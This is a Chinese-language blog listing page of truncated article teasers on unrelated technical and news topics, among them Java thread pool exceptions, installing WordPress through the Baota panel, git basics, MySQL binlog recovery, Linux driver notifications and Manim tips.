在Java中,线程池中工作线程出现异常的时候,默认会把异常往外抛,同时这个工作线程会因为异常而销毁,我们需要自己去处理对应的异常,异常处理的方法有几种: 在传递的任务中去处理异常,对于每个提交到线程池 ...
- 【活动访谈】发力数字基座 推动物联创新—航天科技控股集团AIRIOT4.0平台发布会活动专访
近日,由航天科技控股集团股份有限公司主办的"数字基座 智慧物联-AIRIOT4.0平台发布会"在北京圆满落幕.航天三院科技委总工程师王连宝应邀出席本次会议并接受媒体采访,共同参与访 ...
- 【超详细】宝塔面板安装WordPress程序图文教程
宝塔面板是目前广受用户喜爱的服务器控制面板之一,自己也在用,确实很方便,很多用户的网站都是基于宝塔面板搭建,今天简单介绍下宝塔面板是如何安装WordPress的,方便新手用户快速部署.也方便自己以后查 ...
- git 安装 和 git 客户端的使用
git clone 命令 # 查前当前登录用户的一些基本信息: # 查看当前登录的账号:git config user.name # 修改当前登录的账号为xcj:git config --global ...
- win11或win10客户端邮箱账号登录设置
1.alimall阿里企业邮箱 点击账户 点击添加账户 点击其他账户 输入电子邮箱地址和密码,并点击登录即可 2.Qq邮箱 2.1 点击账户 2.2 点击添加账户 2.3 点击其他账户 2.4 输入电 ...
- mysql binlog故障演练
mysql备份恢复 mysqldump备份 企业故障恢复案例: 正在运行的网站系统 mysql数据库 数据量25G,日业务量10-15M 备份策略: 每天晚上23点通过计划任务调用mysqldump执 ...
- Linux设备驱动--异步通知
注:本文是<Linux设备驱动开发详解:基于最新的Linux 4.0内核 by 宋宝华 >一书学习的笔记,大部分内容为书籍中的内容. 书籍可直接在微信读书中查看:Linux设备驱动开发详解 ...
- Cage 字符串听课笔记
困困困! KMP 注意到 KMP 的复杂度是均摊的,那么是否可以绕开? 注意到 KMP 实际上一个串的 ACAM,那么考虑可以类似的,在加入一个字符的同时维护 ACAM(考虑 ACAM 的构建过程,前 ...
- Manim使用心得
Manim 使用心得 manim 做视频还是挺方便的. 当然,如果你每一次都从 0 开始写,那么你会崩溃. 所以需要找到自己做视频的风格,以此总结出一套通用的 python 模板代码,然后调用. 例如 ...